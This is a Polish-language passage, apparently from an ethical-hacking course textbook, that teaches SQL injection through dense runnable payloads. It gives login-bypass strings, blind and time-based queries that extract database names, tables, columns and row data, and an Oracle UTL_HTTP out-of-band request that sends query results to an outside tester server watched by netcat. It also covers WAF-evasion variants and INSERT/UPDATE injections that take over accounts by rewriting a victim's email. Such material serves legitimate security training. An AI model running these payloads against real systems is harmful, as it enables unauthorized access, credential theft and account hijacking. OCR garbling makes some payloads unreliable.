Create procedure user_login @username varchar(20), @passwd varchar(20) As

Declare ©sqlstring varchar(250)

Set ©sqlstring = '

Select 1 from users Where username = ' + ©username + ' and passwd = ' +

©passwd

exec(©sqlstring)

Go

Wpis użytkownika:

anyusername or1=1' anypassword

Procedura nie oczyszcza danych wejściowych, pozwalając wartości zwracanej na wyświetlenie istniejącej wartości zapisywać z tymi parametrami. Rozważ następującą procedurę składowaną serwera SQL:

Create procedure get_report gcolumnamelist varchar(7900) As Declare

gsqlstring varchar(8000) Set gsqlstring = ' Select ' + gcolumnamelist

+ ' from ReportTable' exec(gsqlstring) Go

Wpis użytkownika:

1 from users; update users set password = 'password'; select *

Spowoduje to uruchomienie raportu i zaktualizowanie haseł wszystkich użytkowników.

Uwaga: Podany powyżej przykład jest mało prawdopodobny ze względu na użycie dynamicznego SQL do logowania użytkownika.

Rozważ dynamiczne zapytanie raportowania, w którym użytkownik wybiera kolumny do wyświetlenia. Użytkownik mógł w tym przypadku wstawić złośliwy kod i narazić dane na szwank.

Pomiń logowanie do witryny za pomocą wstrzykiwania kodu SQL

Omijanie logowania do witryn internetowych to podstawowa i powszechna złośliwa czynność, którą osoba atakująca może wykonać za pomocą iniekcji SQL. Jest to najłatwiejszy sposób na wykorzystanie luki aplikacji w postaci iniekcji SQL. Atakujący może ominąć mechanizm logowania (mechanizm uwierzytelniania) aplikacji poprzez wstrzyknięcie złośliwego kodu (w postaci polecenia SQL) do dowolnego konta użytkownika bez podawania nazwy użytkownika i hasła. Atakujący umieszcza złośliwy ciąg SQL w formularzu logowania do strony internetowej, aby ominąć mechanizm logowania aplikacji. Atakujący mogą w pełni wykorzystać luki SQL. Programiści łączą ze sobą polecenia SQL i parametry podane przez użytkownika. Korzystając z tej funkcji, osoba atakująca wykonuje dowolne zapytania i polecenia SQL na serwerze bazy danych zaplecza za pośrednictwem aplikacji internetowej. Wypróbuj je w formularzach logowania do witryn:

admin 1 --

admin 1 #

admin'/*

' or 1=1—

' or 1=1#

' or 1=1/*

') or '1'='l1--

') or ('1'='1—

Zaloguj się jako inny użytkownik:

'1 UNION SELECT 1 'anotheruser' , 'doesnt matter', 1--

Spróbuj ominąć logowanie, unikając sprawdzania skrótu MD5:

Możesz „połączyć” wyniki ze znanym hasłem i skrótem MD5 dostarczonego hasła. Aplikacja internetowa porówna twoje hasło i dostarczony skrót MD5 zamiast MD5 z bazy danych. Na przykład:

Username : admin

Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',

'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

Wykonaj Blind SQL Injection — Exploitation (MySQL)

Wykorzystanie iniekcji SQL zależy od języka używanego w SQL. Osoba atakująca łączy dwa zapytania SQL, aby uzyskać więcej danych. Atakujący próbuje wykorzystać operatora UNION, aby uzyskać więcej informacji z bazy danych. Zastrzyki na ślepo pomagają atakującemu z łatwością ominąć więcej filtrów. Jedną z głównych cech wyróżniających ślepą iniekcję SQL jest to, że odczytuje wpisy symbol po symbolu.

Przykład 1: Wyodrębnij pierwszy znak

Wyszukiwanie pierwszego znaku pierwszego wpisu w tabeli

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+O,1),1,1)

)= **97**,555,777)

Jeśli tabela „users” zawiera kolumnę „pass” i pierwszy znak pierwszego wpisu w tej kolumnie to 97 (litera „a”), wtedy DBMS zwróci PRAWDA; w przeciwnym razie FAŁSZ.

• Przykład 2: Wyodrębnij drugi znak

Wyszukiwanie drugiego znaku pierwszego wpisu w tabeli

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+O,1),2,1)

)= **97**,555,777)

Jeśli tabela „users” zawiera kolumnę „pass” i drugi znak pierwszego wpisu w tej kolumnie to jest 97 (litera „a”), wtedy DBMS zwróci PRAWDA; w przeciwnym razie FAŁSZ.

Blind SQL Injection — Wyodrębnij użytkownika bazy danych

Za pomocą ślepego wstrzyknięcia SQL osoba atakująca może wyodrębnić nazwę użytkownika bazy danych. Osoba atakująca może sondować serwer bazy danych za pomocą pytań typu tak/nie w celu wydobycia informacji. Aby wyodrębnić nazwy użytkowników bazy danych za pomocą ślepej iniekcji SQL, osoba atakująca najpierw próbuje określić liczbę znaków w nazwie użytkownika bazy danych. Atakujący, któremu uda się poznać liczbę znaków w nazwie użytkownika, następnie próbuje znaleźć w

niej każdy znak. Znalezienie pierwszej litery nazwy użytkownika za pomocą wyszukiwania binarnego wymaga siedmiu żądań; stąd ośmioznakowa nazwa wymaga 56 żądań.

Przykład 1: Sprawdź długość nazwy użytkownika

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(USER)=1)

WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(USER)=2)

WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(USER)=3)

WAITFOR DELAY '00:00:10'—

Zwiększaj wartość LEN(USER), aż DBMS zwróci TRUE.

Przykład 2: Sprawdź, czy pierwszy znak w nazwie użytkownika zawiera „A7 (a=97), „B” lub „C” itd.

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY

'00:00:10'—

Przykład 3: Sprawdź, czy drugi drugi znak w nazwie użytkownika zawiera „A” (a=97), „B” lub „C” itd.

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY

'00:00:10'—

Zwiększaj wartość ASCII(lower(substring((USER),2,l))), aż powróci DBMS zwróci TRUE.

Przykład 4: Sprawdź, czy trzeci znak w nazwie użytkownika zawiera „A” (a=97), „B” lub „C” itd.

NA.

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((USER),3,1)))=99)WAITFOR DELAY

'00:00:10'—

Zwiększaj wartość ASCII(lower(substring((USER),3,l))), aż DBMS zwróci TRUE.

Blind SQL Injection — Wyodrębnij nazwę bazy danych

W przypadku ślepej iniekcji SQL osoba atakująca może wyodrębnić nazwę bazy danych za pomocą opartej na czasie metody ślepej iniekcji SQL. Tutaj atakujący może zastosować brutalną siłę, aby określić nazwę bazy danych na podstawie czasu przed wykonaniem zapytania i ustawić czas po wykonaniu zapytania. Następnie atakujący może wywnioskować z wyniku, że jeśli upływ czasu wynosi 10 sekund, to nazwa to „A”; w przeciwnym razie, jeśli wynosi 2 sekundy, nie może to być „A”. Podobnie osoba atakująca poznaje nazwę bazy danych powiązaną z docelową aplikacją internetową.

Przykład 1: Sprawdź długość i nazwę bazy danych

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(DB_NAME())=4)

WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY

'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY

'00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY

'00:00:10'--

Nazwa bazy danych = ABCD (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższej instrukcji)

Przykład 2: Wyodrębnij pierwszą tabelę bazy danych

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(SELECT TOP 1

NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where

xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where

xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where

xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'—

Nazwa tabeli = EMP (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższej instrukcji).

Blind SQL Injection — Wyodrębnij nazwę kolumny

Postępując zgodnie z tą samą procedurą, co omówiona powyżej, osoba atakująca może wyodrębnić nazwę kolumny za pomocą opartej na czasie metody ślepego wstrzykiwania SQL.

Przykład 1: Wyodrębnij nazwę pierwszej kolumny tabeli

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(SELECT TOP 1

column_name from ABCD.information_schema.columns where

tab1e_name='EMP')=3) WAITFOR DELAY

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)

WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column__name from

ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)

WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)

WAITFOR DELAY '00:00:10'—

Nazwa kolumny = EID (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższego

oświadczenie).

Przykład 2: Wyodrębnij nazwę drugiej kolumny tabeli

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(SELECT TOP 1 column name from ABCD.information schema.columns where table name='EMP' and column name>'EID')=4) WAITFOR DELAY '00:00:10'-

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP' and

column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP' and

column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP' and

column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l;

IF(ASCII(lower(substring((SELECT TOP 1 column_name from

ABCD.information_schema.columns where table_name='EMP' and

column name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--

Nazwa kolumny = DEPT (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższej instrukcji).

Blind SQL Injection — wyodrębnianie danych z wierszy

Postępując zgodnie z tą samą procedurą, co omówiona powyżej, osoba atakująca może wyodrębnić dane z wierszy za pomocą opartej na czasie metody ślepego wstrzykiwania SQL.

Przykład 1: Wyodrębnij 1. pole z 1. rzędu

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(SELECT TOP 1

EID from EMP)=3) WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR

DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR

DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR

DELAY '00:00:10'—

Dane pola = JOE (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższego stwierdzenia)

Przykład 2: Wyodrębnij drugie pole z pierwszego rzędu

http://www.certifiedhacker.com/page.aspx?id=l; IF (LEN(SELECT TOP 1

DEPT from EMP)=4) WAITFOR DELAY '00:00:10'—

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR

DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR

DELAY 00:00:10'-

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR

DELAY 00:00:10'-

http://www.certifiedhacker.com/page.aspx?id=l; IF

(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR

DELAY '00:00:10'—

Dane pola = COMP (biorąc pod uwagę, że baza danych zwróciła wartość true dla powyższej instrukcji).

Wykonaj podwójnie ślepą iniekcję SQL — klasyczna eksploatacja (MySQL)

Podwójnie ślepe wstrzyknięcie SQL jest również nazywane iniekcją SQL opartą na czasie. W podwójnie ślepej iniekcji SQL osoba atakująca wstawia opóźnienia w przetwarzaniu zapytań SQL w celu wyszukania znaków w użytkownikach bazy danych, nazwie bazy danych, nazwie kolumny, danych

wiersza i tak dalej. Jeżeli zapytanie z opóźnieniem czasowym wykona się natychmiast, to warunek wstawiony w zapytaniu jest fałszywy. Jeśli zapytanie jest wykonywane z pewnym opóźnieniem, warunek wstawiony w zapytaniu jest prawdziwy. W tej technice iniekcji SQL wpisy są odczytywane symbol po symbolu. W przeciwieństwie do innych technik ślepego wstrzykiwania SQL, ta technika nie wykorzystuje klauzuli UNION ani żadnej innej techniki we wstawianym zapytaniu. Eksploatacja podwójnie ślepej iniekcji SQL polega na analizie opóźnienia czasowego. Eksploatacja rozpoczyna się od wysłania zapytania z opóźnieniem czasowym do aplikacji internetowej i uzyskania odpowiedzi. W typowym podwójnie ślepym ataku iniekcyjnym do przetwarzania opóźnień czasowych wykorzystywane są funkcje benchmark ( ) i sleep ( ).

Poniżej przedstawiono klasyczną implementację podwójnie ślepej iniekcji SQL.

/?id=l+AND+if((ascii(lower(substring((select password from user limit

0,1),0,1))))=97,1,benchmark(2000000,md5(now()))))

Możemy przypuszczać, że postać została odgadnięta poprawnie na podstawie czasu opóźnienia odpowiedzi serwera WWW

Manipulowanie wartością 2000000: możemy osiągnąć akceptowalną wydajność dla konkretnej aplikacji

Funkcja sleep() jest odpowiednikiem testu porównawczego funkcji!). Funkcja sleep!) jest w danym kontekście bezpieczniejsza, ponieważ nie wykorzystuje zasobów serwera

Wykonywanie ślepego wstrzykiwania kodu SQL przy użyciu techniki wykorzystywania poza pasmem

Technika wykorzystania poza pasmem jest przydatna, gdy tester napotyka sytuację ślepej iniekcji SQL. Wykorzystuje funkcje DBMS do wykonania połączenia poza pasmem i dostarczenia wyników wstrzykniętego zapytania w ramach żądania do serwera testera.

Uwaga: Każdy DBMS ma swoje własne funkcje; sprawdź określoną sekcję DBMS.

Rozważ następujące zapytanie SQL:

SELECT * FROM products WHERE id_product=$id_product

Rozważ żądanie skierowane do skryptu, który wykonuje powyższą kwerendę:

http://www.example.com/product.php?id=10

Złośliwe żądanie brzmiałoby:

http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)-

We wspomnianym przykładzie tester łączy wartość 10 z wynikiem funkcji UTL_HTTP.request

Ta funkcja Oracle próbuje połączyć się z „testerserver” i wykonać żądanie HTTP GET zawierający zwrot z zapytania "SELECT user FROM DUAL"

Tester może skonfigurować serwer WWW (np. Apache) lub skorzystać z narzędzia Netcat

/home/tester/nc -nLp 80

GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close

Wykorzystanie iniekcji SQL drugiego rzędu

Wstrzyknięcie SQL drugiego rzędu można wykonać, gdy aplikacja wykorzystuje przesłane dane do wykonywania różnych funkcji aplikacji. Aby wykonać tego typu wstrzyknięcie kodu SQL, osoba atakująca musi wiedzieć, w jaki sposób przesłane wartości są później wykorzystywane w aplikacji. Atak ten jest możliwy nawet wtedy, gdy aplikacja internetowa wykorzystuje technikę ucieczki danych wyjściowych w celu zaakceptowania danych wejściowych od użytkowników. Atakujący wysyła złośliwą kwerendę z żądanym zapytaniem, ale nie powoduje żadnych szkód w aplikacji, ponieważ dane wyjściowe są pomijane. Zapytanie to zostanie zapisane w bazie danych w ramach funkcjonalności aplikacji. Później, gdy inna funkcja aplikacji użyje tego samego zapytania przechowywanego w bazie danych do wykonania innej operacji, złośliwe zapytanie zostanie wykonane, umożliwiając atakującemu wykonanie ataków typu SQL injection na aplikację. Wstrzyknięcie SQL drugiego rzędu ma miejsce, gdy dane wejściowe są przechowywane w bazie danych i używane do przetwarzania innego zapytania SQL bez sprawdzania poprawności lub bez użycia zapytań parametrycznych. Za pomocą iniekcji SQL drugiego rzędu, w zależności od bazy danych zaplecza, ustawień połączenia z bazą danych i systemu operacyjnego, osoba atakująca może:

Czytać, aktualizować i usuwać dowolne dane lub dowolne tabele z bazy danych

Wykonywać polecenia w bazowym systemie operacyjnym

Sekwencja działań wykonywanych w ataku typu SQL injection drugiego rzędu jest następująca:

Osoba atakująca przesyła spreparowane dane wejściowe w żądaniu HTTP

Aplikacja zapisuje dane wejściowe w bazie danych, aby wykorzystać je później i udziela odpowiedzi na żądanie HTTP

Teraz atakujący przesyła kolejne żądanie

Aplikacja internetowa przetwarza drugie żądanie, korzystając z pierwszego wejścia zapisanego w pliku bazy danych i wykonuje zapytanie SQL injection

Wyniki zapytania w odpowiedzi na drugie żądanie są zwracane atakującemu, jeśli dotyczy

Omiń zaporę ogniową za pomocą wstrzykiwania SQL

Poważnym zagrożeniem jest ominięcie WAF przy użyciu luki w iniekcji SQL, ponieważ jest w stanie pobrać całą bazę danych z serwera.

Atakujący używają następujących metod, aby ominąć WAF.

Metoda normalizacji

Systematyczna reprezentacja bazy danych w procesie normalizacji czasami prowadzi do ataku typu SQL injection. Jeśli atakujący jest w stanie wykryć jakąkolwiek lukę w zależnościach funkcjonalnych, wówczas atakujący zmienia strukturę zapytania SQL, aby przeprowadzić atak. Na przykład, jeśli zapytanie SQL jest w następującym formacie, osoba atakująca nie może wykonać ataku typu SQL injection w celu ominięcia WAF:

/?id=l+union+select+l,2,3/*

Niewłaściwa konfiguracja WAF może prowadzić do luk w zabezpieczeniach; w takich przypadkach osoba atakująca może wstrzyknąć złośliwe zapytanie w następujący sposób:

/?id=l/*union*/union/*select*/select+l,2,3/*

Gdy WAF przetworzy złośliwą kwerendę, żądanie przyjmuje następującą postać:

SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3—

Technika HPP

Zanieczyszczenie parametrami FITTP (HPP) to łatwa i skuteczna technika, która wpływa zarówno na serwer, jak i na klienta, umożliwiając nadpisywanie lub dodawanie parametrów HTTP GET/POST poprzez wstrzykiwanie znaków ograniczających w ciągach zapytań. Na przykład, jeśli WAF chroni jakąkolwiek witrynę internetową, następujące żądanie nie pozwala atakującemu na wykonanie ataku:

/?id=1;select+1,2,3+from+users+where+id=1--

Atakujący będzie mógł ominąć WAF, stosując technikę HPP do powyższego zapytania:

/?id=1;select+1&id=2,3+from+users+where+id=1--

Technika HPF

Fragmentacja parametrów HTTP (HPF) jest zasadniczo używana z myślą o omijaniu filtrów bezpieczeństwa, ponieważ jest w stanie bezpośrednio obsługiwać dane HTTP. Ta technika może być używana wraz z HPP przy użyciu operatora UNION w celu ominięcia zapór ogniowych. Weźmy na przykład podatny na ataki kod podany poniżej.

Query("select * from table where a=".$_GET['a']." and

b=".$ GET['b']);

Query("select * from table where a=".$_GET[1 a 1]•" and

b=".$_GET['b']); limit".$_GET['c']);

Poniższe zapytanie jest używane przez WAF do blokowania ataków na wspomniany wrażliwy kod:

/?a=l+union+select+l,2/*

Aby ominąć WAF, atakujący użyje techniki HPF i zrekonstruuje powyższe zapytanie:

/?a=1l+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select*1,pass/*&c=*/ from+users—

W takim scenariuszu przekształcone zapytanie SQL jest podane poniżej:

SELECT * FROM TABLE WHERE a=l UNION/* AND b=*/SELECT 1,2

SELECT * FROM TABLE WHERE a=l UNION/* AND b=*/SELECT l,pass/* LIMIT

*/FROM USERS—

Ślepa iniekcja SQL

Atak typu blind SQL injection jest jednym z najłatwiejszych sposobów wykorzystania luki, ponieważ zastępuje sygnatury WAF ich synonimami za pomocą funkcji SQL. Następujące żądania umożliwiają atakującemu wykonanie ataku typu SQL injection i ominięcie zapory. Żądania logiczne I/LUB:

O /?id=1+OR+0x50=0x50

O /?id=1l+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)

))=74

Negacja, znaki nierówności i prośba logiczna

and 1

and 1=1

and 2 <3

and ‘a’ = ‘a’

and 'a'<>'b'

and 3<=2

Obejście podpisu

Osoba atakująca może przekształcić sygnaturę zapytań SQL w taki sposób, że zapora nie może ich wykryć, co prowadzi do złośliwych wyników. Atakujący uzyskują sygnatury używane przez zaporę ogniową za pomocą następującego żądania:

/?id=1+union+(select+1,2+from+users)

Po uzyskaniu podpisu atakujący wykorzystuje zdobyty podpis, aby ominąć

WAF w następujący sposób:

O /?id=l+union+(select+'xz'from+xxx)

O /?id=(1)union(select(1),mid(hash,1,32)from(users))

O /?id=l+union+(select'1',concat(login,hash)from+users)

O /?id=(1)union(((((((select(1),hex(hash)from(users)))))))

O /?id=xx(1)or(0x50=0x50)

Metoda przepełnienia bufora

Atakujący może użyć metody przepełnienia bufora, aby zawiesić i ominąć zaporę. Ponieważ większość zapór ogniowych jest tworzonych w języku C/C++, atakującemu łatwo jest ominąć zaporę ogniową. Rozważmy na przykład następujący adres URL, na którym osoba atakująca próbuje wykonać atak typu SQL injection, aby ominąć WAF:

http:// www.certifiedhacker.com//index.php?page_id=15+and+(select

l)=(Select OxAA[..(add about 1200

"A")..])+/*!uNIOn*/+/*!SeLECt*/+l,2,3,4....

Osoba atakująca może użyć następującego zapytania, aby sprawdzić, czy zapora może ulec awarii:

?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/%0A/*nnaa*/+l,2,3,4...

Jeśli atakujący otrzyma komunikat o błędzie 500 jako odpowiedź, może łatwo ominąć zaporę ogniową przy użyciu metody przepełnienia bufora.

Technika CRLF

Powrót karetki, nowy wiersz (CRLF) to para kodów ASCII, 13 i 10. W systemie Windows CRLF jest używany do wskazania końca wiersza w pliku tekstowym (\r\n). Macintosh używa tylko CR (\r), a UNIX używa tylko LF(\n).

Atakujący może użyć techniki CRLF, aby ominąć zaporę. Na przykład atakujący używa następującego adresu URL, aby ominąć WAF:

http://www.certifiedhacker.com/info.php?id=l+%0A%0Dunion%0A%0D+%0A%0Dselect%0A%0D+l,2,3,4,5—

Metoda integracji

Metoda integracji obejmuje jednoczesne stosowanie różnych technik omijania w celu zwiększenia szans na ominięcie zapory, gdy pojedyncza metoda lub technologia nie jest do tego wystarczająca. Atakujący może użyć razem następujących zapytań, aby ominąć zaporę:

www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select

OxAA[..(add about 1200 "A")..])+/*!uNI0n*/+/*!SeLECt*/+l,2,3,4,5...

id=10/*!UnIoN*/+SeLeCT+l,2,concat(/*!table_name*/)+FrOM

/*information_schema*/.tables /*(WHERE

/+/!TaBlE_ScHeMa*/+like+database()—

?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FR0

M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273—

Wykonaj wstrzyknięcie SQL, aby wstawić nowego użytkownika i zaktualizować hasło

Wstawianie nowego użytkownika za pomocą SQL Injection

Jeśli atakujący może poznać strukturę tabeli użytkowników w bazie danych, może podjąć próbę wstawienia do tej tabeli danych nowego użytkownika. Gdy atakującemu uda się dodać nowe dane użytkownika, może bezpośrednio użyć nowych poświadczeń użytkownika do zalogowania się do aplikacji internetowej. Na przykład osoba atakująca może wykorzystać następujące zapytanie:

SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'

Po wstrzyknięciu instrukcji INSERT do powyższego zapytania,

SELECT * FROM Users WHERE Email_ID = 'Alicegxyz.com'; INSERT INTO

Users (Email_ID, User_Name, Password) VALUES

('ClarkQmymail.com',' Clark','MyPassword');--';

Uwaga: atakujący może wykonać ten atak tylko wtedy, gdy ofiara ma włączone uprawnienie INSERT tabeli użytkowników. Jeśli tabela użytkowników ma zależności, osoba atakująca nie może dodać nowego użytkownika do bazy danych.

Aktualizacja hasła za pomocą SQL Injection

Wiele aplikacji internetowych używa loginu, który wymaga nazwy użytkownika i hasła, aby zapewnić użytkownikom dostęp do usług świadczonych przez organizację. Czasami użytkownicy zapominają swoich haseł. Aby rozwiązać ten problem, programiści udostępniają funkcję Zapomniałem hasła, która

dostarcza zapomniane hasło lub nowe hasło na zarejestrowany adres e-mail użytkownika (adres podany przez użytkownika podczas pierwotnej rejestracji w witrynie). Osoba atakująca może wykorzystać tę funkcję, próbując osadzić złośliwe dane wejściowe specyficzne dla języka SQL, które mogą zaktualizować adres e-mail użytkownika o adres e-mail osoby atakującej. Jeśli to się powiedzie, zapomniane lub nowe hasło zostanie wysłane na adres e-mail atakującego. Atakujący używa polecenia UPDATE SQL w celu zastąpienia adresu e-mail użytkownika w bazie danych aplikacji. Na przykład, jeśli osoba atakująca jest w stanie dowiedzieć się, że istnieje użytkownik o adresie e-mail „Alice@xyz.com", może ZAKTUALIZOWAĆ adres e-mail na adres osoby atakującej. Osoba atakująca wstrzykuje instrukcję UPDATE do następującego zapytania:

SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'

Po wstrzyknięciu instrukcji UPDATE do powyższego zapytania,

SELECT * FROM Users WHERE Email_ID = 'Alicegxyz.com'; UPDATE Users

SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';

Wynikiem wykonania powyższego zapytania jest aktualizacja tabeli użytkowników poprzez zmianę adresu e-mail „Alice@xyz.com" na „Clark@mymail.com". Teraz atakujący otwiera stronę logowania do aplikacji internetowej w przeglądarce i klika przycisk „Zapomniałeś hasła?" połączyć. Następnie aplikacja internetowa wysyła wiadomość e-mail na adres e-mail osoby atakującej w celu zresetowania hasła Alicji. Osoba atakująca resetuje teraz hasło Alicji, używa jej poświadczeń do logowania się do aplikacji internetowej i wykonuje złośliwe działania w jej imieniu.

Eksportowanie wartości za pomocą ataku wyrażenia regularnego

Osoba atakująca wykonuje wstrzyknięcie kodu SQL przy użyciu wyrażeń regularnych w znanej tabeli, aby poznać wartości poufnych informacji, takich jak hasła. Na przykład, jeśli osoba atakująca wie, że aplikacja internetowa przechowuje dane jej użytkowników w tabeli o nazwie Userlnfo, może przeprowadzić atak z użyciem wyrażenia regularnego w następujący sposób, aby ustalić hasła: Ogólnie rzecz biorąc, bazy danych przechowują zaszyfrowane hasła wygenerowane z MD5 lub SHA- 1 algorytmy. Haszowane hasła zawierają tylko wartości [a-fO-9].

Eksportowanie wartości w MySQL

W MySQL osoba atakująca używa następującej metody w celu zidentyfikowania pierwszego znaku hasła:

Sprawdź, czy pierwszy znak w haśle znajduje się między „a" a „f"

index.php?id=2 and 1=(SELECT 1 FROM Userlnfo GDZIE Hasło REGEXP '^[a-f]' AND ID=2)

Jeśli powyższe zapytanie zwróci PRAWDA, sprawdź, czy pierwszym znakiem w haśle jest między „a" i „c"

index.php?id=2 and 1=(SELECT 1 FROM Userlnfo WHERE Password REGEXP '^ [a-c]' AND ID=2)

Jeśli powyższe zapytanie zwróci FAŁSZ, osoba atakująca wnioskuje, że pierwszy znak jest pomiędzy „d" i „f"

Sprawdź, czy pierwszy znak w haśle znajduje się między „d" a „f"

index.php?id=2 and 1=(SELECT 1 FROM Userlnfo WHERE Password REGEXP '^[d-f]' AND ID=2)

Jeśli wynikiem powyższego zapytania jest PRAWDA, sprawdź, czy pierwszy znak hasła znajduje się między „d” a „e”

index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP

'^ [d-e]' AND ID=2)

Jeśli wynikiem zapytania jest PRAWDA, atakujący sprawdza „d” lub „e”.

Sprawdź, czy pierwszy znak w haśle to „d”

index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP

'^ [d] 1 AND ID=2)

Załóżmy, że powyższe zapytanie zwraca wartość PRAWDA. W ten sposób atakujący identyfikuje pierwszy znak hasła jako „d”. Atakujący powtarza ten sam proces, aby zidentyfikować pozostałe znaki hasła.

Eksportowanie wartości w MSSQL

W MSSQL osoby atakujące używają tej samej metody, co opisana powyżej, aby zidentyfikować pierwszy znak hasła. Teraz zobaczymy, jak atakujący identyfikuje drugi znak hasła w MSSQL za pomocą następującej metody:

Sprawdź, czy drugi znak hasła znajduje się między „a” a „f”

default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)

Jeśli powyższe zapytanie zwróci FAŁSZ, osoba atakująca spróbuje wartości z zakresu od „0” do „9”. Sprawdź, czy drugi znak w haśle to między „0” a „9”

